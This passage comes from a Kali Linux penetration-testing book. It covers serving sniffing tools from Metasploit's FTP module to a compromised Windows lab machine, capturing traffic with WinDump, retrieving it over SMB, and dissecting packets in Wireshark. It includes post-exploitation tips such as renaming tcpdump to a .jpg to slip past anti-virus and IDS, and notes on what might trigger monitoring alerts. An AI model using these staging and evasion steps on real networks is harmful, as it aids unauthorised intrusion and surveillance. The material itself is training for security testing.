drwxrwxr-x 2 bo   bo      4096 Apr 12 01:43 .
drwxrwxr-x 3 bo   bo      4096 Apr 12 01:42 ..
-rw-r--r-- 1 root root 1479209 Apr 12 01:44 kalibook-cap-20150411.pcap
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$
```

Notice that this capture is done on a machine named wander. **Wander** is the firewall of our network, which is the best place to capture network traffic. We will now transfer it to our Kali box to inspect the packets:

First, on our Kali machine, we need to start up the SSH service. As we have mentioned before, Kali includes all the network services that you would find on any Linux server, but for reasons of security, all services are turned off by default and must be started manually for use. We'll fire up SSH with the following command:

```
service ssh start
```

```
root@kalibook:~/kalibook/evidence# service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kalibook:~/kalibook/evidence# netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
root@kalibook:~/kalibook/evidence#
```

We can see the SSH service start, and by running the `netstat -tl` command we can see we have the SSH service listening on all interfaces. We are now going to transfer the files from the firewall to Kali.

On the Kali command line, run the following command:

```
ifconfig
```

This will show you your IP address:

```
root@kalibook:~/kalibook/evidence# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:01:3c:9f
          inet addr:192.168.202.129  Bcast:192.168.202.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:3c9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97225 (94.9 KiB)  TX bytes:8488 (8.2 KiB)
```

Now, from the firewall, transfer the file to Kali by running the following:

```
scp kalibook-cap-20150411.pcap
root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
```

Accept the key warning by typing `yes` and then entering the root password when prompted.

Note:

Here, we tried to send it to the wrong directory. There isn't a directory named `workspace`. If you see this type of error this is most likely the reason. Notice we have moved this file directly to the project directory on the Kali box.

```
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:workspace/kalibook/kalibook-cap-20150411.pcap
The authenticity of host '192.168.202.129 (192.168.202.129)' can't be established.
ECDSA key fingerprint is 96:51:47:ec:35:92:87:46:fd:2e:c4:c6:9f:6d:33:ae.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.129' (ECDSA) to the list of known hosts.
root@192.168.202.129's password:
scp: workspace/kalibook/kalibook-cap-20150411.pcap: No such file or directory
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
root@192.168.202.129's password:
kalibook-cap-20150411.pcap                                    100% 1445KB   1.4MB/s   00:00
bo@wander:~$
```

When you are done, don't forget to turn SSH off.

```
service ssh stop
```


So, this is good for systems with `ssh` built in, but what about Windows? SSH clients are thin on the ground in Windows-land. Most people seem to use `putty.exe`, but your cracked server system is unlikely to have putty installed. We'll fall back to good old FTP. Most Windows systems come with the FTP command-line utility. Sometimes the security-conscious sysadmin removes `ftp.exe` from the machine and this blocks this type of file transfer. Normally, it's there for your use. If it is not there, go to `http://www.coreftp.com/` and download the Core FTP. They have a free version that would work for this application, and you can also get a paid license for more features.

We are now going to transfer the tcpdump utility to our cracked Windows machine to capture some packets.

First, we will need to set up the FTP service on Kali to transfer back and forth to. We will use our friend **Metasploit** for this. Metasploit has an easy to use FTP service for this purpose. We will need a folder to work from:

1. Open the computer on the Desktop on the Kali box.
2. Click on the **Home** link in the left-hand list.
3. Right click in the folders area and pick **Create new folder**.
4. Name it `public`, then right-click on the folder and go to **Properties**.

5. Click on the **Permissions** tab, give both the **Group** and **Others** read/write access and the ability to create and delete files, as seen as following:



Now copy the `NDIS driver` and `tcpdump.exe` to the public folder. You will want to rename the tcpdump file in case of anti-virus and/or IDS/IPS systems that might be in use on the target network. I have changed the name to `tdpdump.jpg`. The `microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.6363.msi` driver file will normally pass OK. (These files are in the `tools` folder connected to the chapter.)

Now fire up Metasploit on the Kali box by going to **Applications | Kali Linux | System Services | community/pro start** to start the service. Once the service has started, open a Terminal window and type:

```
msfpro
```

Metasploit will start. Once Metasploit is running, change into your workspace for your project. My workspace is named `kali-book-int-20150300`:

```
workspace kali-book-int-20150300
```

Now we will configure the FTP server and fire it up. To load the FTP server, type the following.

```
use auxiliary/server/ftp
show options
```

You will see the configuration options.

```
msf auxiliary(ftp) > set FTPROOT /root/public
FTPROOT => /root/public
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific password that should be allowed acces
s
   FTPROOT   /root/public     yes       The FTP root directory to serve files from
   FTPUSER                    no        Configure a specific username that should be allowed acces
s
   PASVPORT  0                no        The local PASV data port to listen on (0 is random)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
   SRVPORT   21               yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly gene
rated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(ftp) > run
[*] Auxiliary module execution completed

[*] Server started.
```

We need to change the `FTPROOT` setting type:

```
set FTPROOT /root/public
show options
```

By running the `show options` command again, we can check our configuration. We're ready to go. Type the following command:

```
run
```

You'll see the output as the following:

```
msf >
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FTPPASS                    no        Configure a specific password that should be allowed acces
s
   FTPROOT   /tmp/ftproot     yes       The FTP root directory to serve files from
   FTPUSER                    no        Configure a specific username that should be allowed acces
s
   PASVPORT  0                no        The local PASV data port to listen on (0 is random)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on th
e local machine or 0.0.0.0
   SRVPORT   21               yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly gene
rated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service
```

You can see the service by running:

```
netstat-tl
```

```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.130:49162 FTP download request for microolap_pssdk6_driver_fo
r_ndis6_x64_v6.1.0.6363.msi
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg
[*] 192.168.202.130:49162 FTP download request for tdpdump.jpg

msf auxiliary(ftp) >
[*] 192.168.202.1:54460 UNKNOWN 'FEAT '
[*] 192.168.202.133:49171 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.63
63.msi
[*] 192.168.202.128:1308 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.636
3.msi
[*] 192.168.202.128:1308 FTP download request for tdpdump.jpg

msf auxiliary(ftp) >
```

Now let's copy over our files to our pwned Windows machine and capture some tasty packets! We will be using WinDump for this process on Windows.

More basic sniffing with WinDump (Windows tcpdump)

WinDump is the tcpdump for Windows. It is open source and under the BSD license. You can download it at `http://www.winpcap.org/windump/`.

You will also need the WinPcap drivers, so be sure to get them from the site also.

WinDump will work from a command line, Power Shell, or a remote shell. Like tcpdump, it will write to a file which you can download for offline viewing.


Now let's copy the files over to our pwned Windows machine. From either a command line, Power Shell, or from an exploited remote shell, log in to the FTP server on Kali. My Kali box is at `192.168.202.129`:

```
ftp 192.168.202.129
```

The system will ask for a user name; just hit *Enter*. It will also ask for a password, so just hit *Enter* again and you'll be logged on. Then, type:

```
dir
```

This will show the contents of the directory:



As seen above, we see our WinPcap driver and our undisguised WinDump.exe. To download them, just type:

```
get WinPcap_4_1_3.exe
```

Then

```
get WinDump.exe
```

We've got our files, so now log out:

```
quit
```


As we can see in the preceding screenshot, we now have our files locally by typing:

```
dir
```


We can also see the files being transferred on Kali from the running instance in Metasploit:

```
[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.132:49160 FTP download request for WinPcap_4_1_3.exe
[*] 192.168.202.132:49160 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for windump.exe
[*] 192.168.202.128:1051 FTP download request for WinDump.exe
[*] 192.168.202.128:1051 FTP download request for WinPcap_4_1_3.exe

msf auxiliary(ftp) >
```


Now log into your pwned Windows machine either through RDP or start a VNC session from Metasploit. From the Desktop, go to the folder where you downloaded your files and double-click the `WinPcap.exe` file, as seen below:



Next you'll get the licenses windows, click **I Agree** button and move on:



The next screen starts the actual installation of the driver. Be sure to keep the check box checked to run automatically. This will be a big help later if you have to go back:




With this done, you are ready to capture some packets.

Fire up either a command-line window or Power Shell and go to the directory where you have WinDump. Here, we have it in the **Downloads** folder. Run the following.

```
.\WinDump.exe
```

Soon you will start seeing packets pass through the interface. How much you see on your screen depends on how much your system is talking to the network. You can tell if there is way too much data to try to understand in real-time. Also, in this mode, you are only seeing the header information of the packet and not the complete packet and its information. Below, you will see marked in yellow the running of the command, and marked in green that it is listening on the running interface. After that, you see the packets coming in.



Now let's dump our capture to a file so we can really see what we have by running the following:

```
.\WinDump.exe -w Win7-dump-20150411.pcap
```

The `-w` file tells WinDump to write to the file, `Win7-dump-20150411.pcap`. As you can see below, running WinDump with the `-h` flag will give you a short help if you ever forget the write flag. After running for a bit, hit *Ctrl + C* to stop the capture. You can now see we have a file containing our captured packets.

```
PS C:\Users\Administrator\Downloads> .\WinDump.exe -h
C:\Users\Administrator\Downloads\WinDump.exe version 3.9.5, based on tcpdump version 3.9.5
WinPcap version 4.1.3 (packet.dll version 4.1.0.2980), based on libpcap version 1.0 branch 1_0_rel0b (20091008)
Usage: C:\Users\Administrator\Downloads\WinDump.exe [-aAdDefILnNOpqRStuUvxX] [ -B size ] [-c count] [ -C file_size ]
                [ -E algo:secret ] [ -F file ] [ -i interface ] [ -M secret ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
                [ -W filecount ] [ -y datalinktype ] [ -Z user ]
                [ expression ]
PS C:\Users\Administrator\Downloads> .\WinDump.exe -w win7-dump-20150411.pcap
C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF_{42C2A11C-CD03-419C-81E9-A47E522A5986}

372 packets captured
372 packets received by filter
0 packets dropped by kernel
PS C:\Users\Administrator\Downloads> dir


    Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         4/16/2015   6:47 PM      39702 win7-dump-20150411.pcap
-a---         4/14/2015   9:50 PM     569344 WinDump.exe
-a---         4/14/2015   9:49 PM     915128 WinPcap_4_1_3.exe


PS C:\Users\Administrator\Downloads>
```


After the capture, we need to send the file back to Kali to analyze the packets.

Windows file sharing works for this. If Printer and File Sharing aren't turned on, enable it to share the files and return back to your Kali box.


Hacker Tip

This process may cause an alert if the network administrators have something like Tripwire running to check for configuration changes, or have ArcSight set up to alert logged actions by administrative users.


Kali has SMB file sharing and NetBIOS discovery built right into its file manager. Click on the **Computer** icon on your desktop and then click **Browse Networks**; you will see an icon for **Windows Networks** as seen below:




By clicking the **Windows Networks**, Kali will discover any Workgroups or Domains on the local network. As seen below, we see our local workgroup, **IVEBEENHAD;** click on it and you will see the computers on the network:



Next, click on the victim computer and log in with the Administrator account associated with the workgroup or domain you have the credentials for, and you will now see the shared directories on the system. Drill down into the folders and go to the directory where the packet capture is. For us it will be **Users** | **Administrator** | **Downloads**:



Now that we have gotten to where the file is, click on the **Computer** icon again and open up another File Manager window and go to your evidence directory for your project. Then, just drag and drop the file onto Kali's drive:



Now we're ready to read some captured packets.

Packet hunting with Wireshark

Wireshark is the industry defacto standard for packet sniffing and analyzing network packets. Not only does it work for TCP/IP but just about every other known protocol and standard. There are versions of Wireshark for every well-known operating system. You will need the WinPcap drivers from earlier in the chapter to run Wireshark on Windows. On Linux/Unix and OSX, the drivers are generally already there. Wireshark comes preloaded on Kali.

Wireshark is an extremely complex application. There have been many books written on its use. I do suggest getting one and learning the in-depth use of this tool. We will only cover the basics here.

What is the Internet if you really think about it? Some people point to their web browser and say there is the Internet. A SysAdmin might give you a long answer about servers and devices transmitting data across a network. Everyone is right in their answer but still really miss exactly what it is. The Internet is packets. Without the packet, the information goes nowhere. Most don't realize that TCP/IP are two different protocol suites which work independently of each other. There is IP and then there is TCP and UDP which run on top of IP. All of this then runs on top of Internet Frames.

We'll get back to Wireshark in a minute. First, we need to understand a packet.

Dissecting the packet

Let's have a look at a packet. Below is just one packet of information pulled from a captured data stream. Please remember that this is just one packet!

Oh, a little history here! If you look at the structure of the packet and look at the structure of an old telegraph message, you will notice the structure is the same. Yes, a packet is basically a telegram. Also remember, Morse code is basically a 4 bit binary language.

Note that first we have the frame. The frame contains basic information about the packet. You can see the bytes on the wire and that it was captured by Wireshark. This also keeps the timing of the packets, and this is used in the reassembly of the packets when received:

```
Frame 9: 188 bytes on wire (1504 bits), 188 bytes captured (1504 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 12, 2015 01:43:27.374355000 EDT
    [Time shift for this packet: 0.000000000 seconds]
```

```
    Epoch Time: 1428817407.374355000 seconds
    [Time delta from previous captured frame: 0.002915000 seconds]
    [Time delta from previous displayed frame: 0.002915000
    seconds]
    [Time since reference or first frame: 9.430852000 seconds]
    Frame Number: 9
    Frame Length: 188 bytes (1504 bits)
    Capture Length: 188 bytes (1504 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp:nbss:smb]
    [Coloring Rule Name: SMB]
    [Coloring Rule String: smb || nbss || nbns || nbipx || ipxsap
    || netbios]
```

Next, we have the IP section of your packet. We see that this contains the MAC addresses of the source and destination interfaces. Your MAC address is your real machine address. The IP part of the stack does the routing so that the two MAC addresses can find each other.

```
Ethernet II, Src: Vmware_07:7e:d8 (00:0c:29:07:7e:d8), Dst:
Vmware_45:85:dc (00:0c:29:45:85:dc)
    Destination: Vmware_45:85:dc (00:0c:29:45:85:dc)
        Address: Vmware_45:85:dc (00:0c:29:45:85:dc)
        .... ..0. .... .... .... .... = LG bit: Globally unique
        address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address
        (unicast)
    Source: Vmware_07:7e:d8 (00:0c:29:07:7e:d8)
        Address: Vmware_07:7e:d8 (00:0c:29:07:7e:d8)
        .... ..0. .... .... .... .... = LG bit: Globally unique
        address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address
        (unicast)
    Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.202.130 (192.168.202.130),
Dst: 192.168.202.128 (192.168.202.128)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN:
    0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 174
    Identification: 0x033f (831)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 128
```

```
Protocol: TCP (6)
Header checksum: 0xe0b6 [correct]
    [Good: True]
    [Bad: False]
Source: 192.168.202.130 (192.168.202.130)
Destination: 192.168.202.128 (192.168.202.128)
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
```

